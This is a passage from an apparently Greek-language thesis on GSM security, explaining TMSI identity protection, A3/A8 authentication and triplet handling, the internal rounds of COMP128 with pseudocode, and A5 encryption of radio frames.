κατανέμεται στο κινητό από το VLR τουλάχιστον κάθε φορά που γίνεται ενημέρωση θέσης. Ο κινητός σταθμός όταν προσπαθεί να αποκτήσει πρόσβαση στο δίκτυο, χρησιμοποιεί την TMSI που του είχε τελευταία φορά κατανεμηθεί, αντί της IMSI. Το VLR βρίσκει μέσα από τους πίνακες που διαθέτει την αντιστοίχηση μεταξύ TMSI – IMSI και κατά συνέπεια τη μόνιμη ταυτότητα του κινητού. Έτσι, μετά από την επιτυχή πιστοποίηση και εγκατάσταση ενός καναλιού για επικοινωνία, το VLR καθορίζει νέα TMSI στο κινητό την οποία και του αποστέλλει κρυπτογραφημένη. Μετά από μεταπομπή σε νέο VLR ή επαναπιστοποίηση με το ίδιο VLR, πάντα αποστέλλεται καινούρια TMSI στο MS. Τότε το τελευταίο αποθηκεύει το νέο αυτό αριθμό και διαγράφει τον προηγούμενο. Ομοίως το VLR αντιστοιχεί στην IMSI τη νέα TMSI που έχει καθορίσει, διαγράφοντας την παλιά από τη βάση δεδομένων του. Στο Σχήμα 24 που ακολουθεί φαίνεται η κατανομή καινούριας ταυτότητας TMSI στο MS από το VLR μετά από επιτυχή διαδικασία ενημέρωσης θέσης.[5]




Σχήμα 22: Προστασία της IMSI μέσω της χρησιμοποίησης της TMSI

[5] Το ζήτημα της ασφάλειας στα δίκτυα GSM και GPRS (Πτυχιακή Εργασία)

3.3.2 Πιστοποίηση της ταυτότητας του συνδρομητή

Γίνεται προκειμένου το PLMN να εξακριβώσει ότι η ταυτότητα που εστάλη από το MS είναι αληθινή. Πιστοποίηση πραγματοποιείται σε κάθε εγγραφή, ενημέρωση θέσης και πρόσβαση του κινητού στο δίκτυο για εισερχόμενη ή εξερχόμενη κλήση. Η διαδικασία εκτελείται αφού πρώτα γίνει γνωστή η ταυτότητα του συνδρομητή και πριν κρυπτογραφηθεί το κανάλι. Βασίζεται στην αποστολή από το MSC/VLR ενός τυχαίου αριθμού RAND το οποίο είναι 128 bits. Το MS μόλις λάβει τον αριθμό αυτό υπολογίζει με τον αλγόριθμο A3, χρησιμοποιώντας ως είσοδο στον αλγόριθμο αυτό και το μυστικό κλειδί K_i που είναι επίσης 128 bits και είναι αποθηκευμένο στην κάρτα SIM, την ενυπόγραφη απάντηση SRES, που έχει μήκος 32 bits, και την αποστέλλει στο VLR. Κατόπιν, με τον αλγόριθμο A8 και με εισόδους πάλι τα RAND και K_i, εξάγει το κλειδί κρυπτογράφησης K_c, που έχει μήκος μόλις 64 bits, το οποίο και αποθηκεύει για να χρησιμοποιήσει ύστερα κατά την κρυπτογράφηση/αποκρυπτογράφηση των δεδομένων. Με τη σειρά του το VLR μόλις αποκτήσει τη SRES, τη συγκρίνει με την XRES που έχει αποθηκευμένη στη βάση δεδομένων του και αν αυτές ταυτίζονται, ο κινητός σταθμός θεωρείται πιστοποιημένος. Σε κάθε πρόσβαση του κινητού στο δίκτυο πρέπει να αποστέλλεται διαφορετικό RAND κάθε φορά, έτσι ώστε ακόμα και η απόκτησή του από κάποιον τρίτο κατά τη διάρκεια μιας σύνδεσης να καταστεί άχρηστη την επόμενη. Η χρησιμοποίηση κάθε φορά και άλλου RAND οδηγεί και στον υπολογισμό διαφορετικών σε κάθε περίπτωση SRES και K_c. Η διαδικασία πιστοποίησης των συνδρομητών φαίνεται στο σχήμα 25 που ακολουθεί.




Σχήμα 23: Η διαδικασία πιστοποίησης στο GSM

Μετά την επιτυχή πιστοποίηση του συνδρομητή το κλειδί K_c μεταβιβάζεται από την κάρτα SIM στον κινητό εξοπλισμό (ME) και από το MSC/VLR στο BTS προκειμένου να πραγματοποιηθεί η κρυπτογράφηση/ αποκρυπτογράφηση. Οι αλγόριθμοι A3 και A8 δεν έχουν μέχρι τώρα δημοσιευτεί.

3.3.3 Χρήση των(RAND,SRES,K_c)

Η παραγωγή των τριπλετών (RAND,SRES,K_c) γίνεται στο κέντρο πιστοποίησης AUC με τη χρήση των αλγορίθμων A3 και A8. Το AUC παράγει μια ομάδα τριπλετών για ένα MS, κάθε φορά με διαφορετικό RAND, και την περνά στο HLR του οικείου PLMN (HPLMN) του χρήστη. Έτσι, όταν ένας κινητός σταθμός περιάγεται σε κάποιο επισκεπτόμενο δίκτυο PLMN (VPLMN), το δίκτυο αυτό δε χρειάζεται να γνωρίζει τίποτα σχετικά με το μυστικό κλειδί K_i του χρήστη και τους αλγορίθμους πιστοποίησης παρά μόνο ζητάει από το οικείο HLR του συνδρομητή να στείλει στο υπηρεσιακό VLRτριπλέτες προκειμένου να γίνει η πιστοποίηση του χρήστη. Μετά από αίτημα, λοιπόν, του VPLMN το HLR παρέχει πέντε διαφορετικές τριπλέτες στο MSC/VLR για το συνδρομητή αυτό. Το VLR επιλέγει μία από αυτές και


πιστοποιεί το χρήστη με τον τρόπο που περιγράψαμε παραπάνω. Όταν το VPLMN δεν έχει πλέον τριπλέτες για έναν χρήστη, ζητάει κατά τον ίδιο τρόπο μία ακόμα ομάδα τριπλετών από το HLR, αλλά σε περίπτωση που για κάποιο λόγο δεν μπορεί να αποκτήσει άλλες από το HPLMN επιτρέπεται να επαναχρησιμοποιήσει κάποιες ήδη χρησιμοποιημένες τριπλέτες. Η διαδικασία δημιουργίας τριάδων στο AUC και η αποθήκευση αυτών στο HLR φαίνεται στο Σχήμα 26.



Σχήμα 24: Δημιουργία τριπλετών στο AUC και αποθήκευση αυτών στο HLR


3.3.4 OCOMP128

Αντί των αλγορίθμων A3, A8 σήμερα συνήθως χρησιμοποιείται ένας συνδυασμένος αλγόριθμος, που ενσωματώνει τους δύο παραπάνω, ο COMP128. Λαμβάνει ως εισόδους το K_i και το RAND και δημιουργεί μία έξοδο 128 bits. Τα πρώτα 32 bits σχηματίζουν την απάντηση SRES και τα τελευταία 54 bits της ακολουθίας εξόδου το κλειδί συνόδου K_c. Στο κλειδί αυτό που προκύπτει προσαρτώνται 10 μηδενικά bits προκειμένου το τελικό μήκος του κλειδιού να είναι 64 bits. Η απεικόνιση αυτής της διαδικασίας φαίνεται παρακάτω στο Σχήμα 27.



Σχήμα 25: Ο COMP128

Οι διαδικασίες που περιλαμβάνει ο αλγόριθμος φαίνονται στο Σχήμα 28. Η είσοδος x προκύπτει ως εξής: x[0]...x[15] = K_i και x[16]...x[31] = RAND. Εκτελούνται 8 βρόχοι (loops) που κάθε ένας αποτελείται από 5 γύρους, στους οποίους πραγματοποιούνται αναζητήσεις σε πίνακες και αντικαταστάσεις, χρησιμοποιώντας τον πίνακα T0[0...511] στο γύρο 0, τον πίνακα T1[0...255] στο γύρο 1, τον πίνακα T2[0...127] στο γύρο 2, τον πίνακα T3[0...63] στο γύρο 3 και τον πίνακα T4[0...31] στο γύρο 4, και μία αντιμετάθεση των 128 bits εξόδου προτού




Σχήμα 26: Οι διαδικασίες του COMP128όχι

αυτά εισέλθουν στο επόμενο loop. Η αντιμετάθεση εφαρμόζεται και στα 7 πρώτα loop, αλλά όχι στο τελευταίο. Οι 5 γύροι αποτελούν τμήμα της συνάρτησης κατακερματισμού, που φαίνεται στο σχήμα 9. Παρατίθεται ο ψευδοκώδικας που εκτελείται σε κάθε loop και αφορά στους 5 γύρους:

```
for j = 0 to 4 do
{   for k = 0 to 2^j - 1 do
{   for l = 0 to 2^(4 - j) - 1 do
    {
        m = l + k*2^(5 - j) ;
        n = m + 2^(4 - j) ;
        y = (X[m] + 2*X[n]) mod 2^(9 - j) ;
        z = (2*X[m] + X[n]) mod 2^(9 - j) ;
        X[m] = T[j][y] ;
        X[n] = T[j][z] ;
    }
  }
}
```

Σχηματικά, η διαδικασία εξελίσσεται όπως παρουσιάζεται στο Σχήμα 29:



Σχήμα 27: Η συνάρτηση κατακερματισμού

Η διαδικασία αυτή εξαιτίας της μορφής της είναι γνωστή και ως butterflyfunction (πεταλούδα). Σε κάθε γύρο (επίπεδο) οι αντικαταστάσεις που θα γίνουν ουσιαστικά ορίζονται από τις παρακάτω σχέσεις, που αποτελούν το αποκρυπτογράφημα του σχήματος.

Γύρος 0 : y = (X[i] + 2*X[i + 16]) mod 512
z = (2*X[i] + X[i + 16]) mod 512
} i = 0…15

Γύρος 1 : y = (X[i] + 2*X[i + 8]) mod 256
z = (2*X[i] + X[i + 8]) mod 256
} i = 0…7, 16…23

Γύρος 2 : y = (X[i] + 2*X[i + 4]) mod 128
z = (2*X[i] + X[i + 4]) mod 128
} i = 0…3, 8…11, 16…19, 24…27

Γύρος 3 : y = (X[i] + 2*X[i + 2]) mod 64
} i = 0…1, 4…5, 8…9, 12…13, 16…17, 20…21, 24…25, 28…29


z = (2*X[i] + X[i + 2]) mod 64

Γύρος 4 : y = (X[i] + 2*X[i + 1]) mod 32 } i = 0,2,4,6,8,10,12,14,16,18,20,22,24,26,28,30

z = (2*X[i] + X[i + 1]) mod 32

Οι αντικαταστάσεις όπως αναφέρθηκε προηγουμένως γίνονται με βάση τα περιεχόμενα των πινάκων T0 έως T4. Το μέγεθος των στοιχείων μειώνεται από τον ένα πίνακα στον επόμενο. Ξεκινώντας από εξόδους των 8 bits για τον πίνακα T0 και 7 για τον T1, καταλήγουμε σε εξόδους των 4 bits για τον πίνακα T4. Συνεπώς μετά και το πέρας του γύρου 4 έχουν προκύψει στην έξοδο 32 bytes με 4 σημαντικά bits το καθένα, δηλαδή συνολικά 128 bits, που αναδιατάσσονται σε 16 bytes, γι' αυτό και το διάνυσμα εξόδου x', μετά την hashingfunction, έχει μήκος 16 bytes.

Αμέσως μετά τη συνάρτηση κατακερματισμού και εφόσον δεν έχει φτάσει ο αλγόριθμος ακόμα στον τελευταίο βρόχο, εκτελείται αντιμετάθεση των 128 bits που έχουν προκύψει στην έξοδο της προηγούμενης συνάρτησης. Κάθε θέση k, με $0 \leq k \leq 127$, μετατίθεται στη θέση (k*17) mod 128, χωρίς βέβαια να αλλάζει το περιεχόμενο της κάθε θέσης. Το νέο διάνυσμα x'', χρησιμοποιείται για την αρχικοποίηση του επόμενου βρόχου καταλαμβάνοντας στο διάνυσμα εισόδου x τις θέσεις x[16]...x[31], ενώ στις θέσεις x[0]...x[15] φορτώνεται πάλι το κλειδί K_i. Στο Σχήμα 30 παρουσιάζεται πολύ συμβολικά η διαδικασία αντιμετάθεσης.




Σχήμα 28: Διαδικασία αντιμετάθεσης

Τα θετικά στοιχεία της πιστοποίησης του GSM μπορούμε να πούμε ότι είναι τα εξής: Στατιστικά είναι σχεδόν αδύνατο για έναν τρίτο να μαντέψει το σωστό SRES. Ο κινητός σταθμός έχει μια μόνο ευκαιρία να επιστρέψει το SRES που αντιστοιχεί σε ένα συγκεκριμένο RAND, ενώ η παράμετρος SRES είναι 32 bits, δηλαδή ένας "εισβολέας " έχει πιθανότητα 1 στις 2^{32} να βρει τη σωστή απάντηση. Επιπρόσθετα, ένας τρίτος δεν μπορεί να εξάγει το κλειδί K_i ακόμα κι αν αποκτήσει ένα ζεύγος RAND – SRES κρυφακούοντας τη ραδιοζεύξη, αλλά ούτε και το K_c. Αυτό σημαίνει ότι οι παράμετροι SRES και K_c, παρ' όλο που προκύπτουν από τις ίδιες εισόδους RAND και K_i είναι εντελώς ασυσχέτιστες μεταξύ τους. Τέλος τόσο το K_i όσο και οι αλγόριθμοι A3, A8 δε μεταφέρονται μέσα στο δίκτυο, αλλά είναι αποθηκευμένοι μόνο στην κάρτα SIM και στο AUC. Ωστόσο η διαδικασία πιστοποίησης παρουσιάζει και πολλά σημαντικά μειονεκτήματα, τα οποία αναλύονται εκτενώς παρακάτω.


3.3.5 Κρυπτογράφηση των δεδομένων του συνδρομητή

Με την κρυπτογράφηση επιτυγχάνεται προστασία των ευαίσθητων δεδομένων του χρήστη στη ραδιοζεύξη. Πραγματοποιείται μεταξύ του κινητού εξοπλισμού ΜΕ και του σταθμού βάσης BTS. Μετά την πιστοποίηση, το BTS ενημερώνει τον κινητό σταθμό σχετικά με το ποιους αλγορίθμους κρυπτογράφησης υποστηρίζει και δίνει εντολή για έναρξη της διαδικασίας (ciphercommand). Ο αλγόριθμος που χρησιμοποιείται είναι ο A5 (με αρκετές εκδόσεις) και είναι ο μοναδικός που δε βρίσκεται στην SIM αλλά στη συσκευή του χρήστη σε μορφή hardware. Λαμβάνει ως εισόδους το κλειδί συνόδου K_c (64 bits) και τον αριθμό του πλαισίου (framenumber -FN) που πρόκειται να εκπεμφθεί (αντίστοιχα να ληφθεί στην περίπτωση αποκρυπτογράφησης) (22 bits) και παράγει ως εξόδους μία κλειδική ακολουθία των 228 bits. Τα πρώτα 114 bits χρησιμοποιούνται για να κρυπτογραφήσουν τα δεδομένα που θα μεταδοθούν και τα υπόλοιπα 114 bits για να αποκρυπτογραφήσουν την ίδια στιγμή αυτά που θα ληφθούν καθώς στο GSM οι ζεύξεις είναι αμφίδρομες οπότε ο κινητός σταθμός και ο σταθμός βάσης μεταδίδουν και λαμβάνουν ταυτόχρονα. Ο αριθμός πλαισίου χρησιμοποιείται απλά και μόνο για την επίτευξη συγχρονισμού μεταξύ κινητού σταθμού και σταθμού βάσης κατά τη διάρκεια της διαδικασίας. Η κλειδική ακολουθία που προκύπτει μετά την εκτέλεση του αλγορίθμου γίνεται XOR με το "καθαρό" πλαίσιο κι έτσι παράγεται

το προστατευμένο πλαίσιο το οποίο εν συνεχεία εκπέμπεται. Στην κατεύθυνση λήψης ακολουθούνται τα ίδια ακριβώς βήματα με αποτέλεσμα ο δέκτης να αποκτά μετά την αποκρυπτογράφηση τα δεδομένα στην αρχική μορφή τους. Να σημειώσουμε ότι κάθε "καθαρό" πλαίσιο GSM περιλαμβάνει 114 bits πληροφορίας, συνεπώς, η πράξη XOR γίνεται bit–by–bit. Στα Σχήματα 31 και 32 που ακολουθούν φαίνεται η δημιουργία της ακολουθίας των 228 bits και η λειτουργία της κρυπτογράφησης/αποκρυπτογράφησης πλαισίου στην κατεύθυνση άνω ζεύξης (στην αντίθετη κατεύθυνση γίνεται αντιστροφή των ρόλων των MS και BTS).



Σχήμα 29: Δημιουργία της ακολουθίας των 228 bits



Σχήμα 30: Κρυπτογράφηση/αποκρυπτογράφηση πλαισίου στην άνω ζεύξη

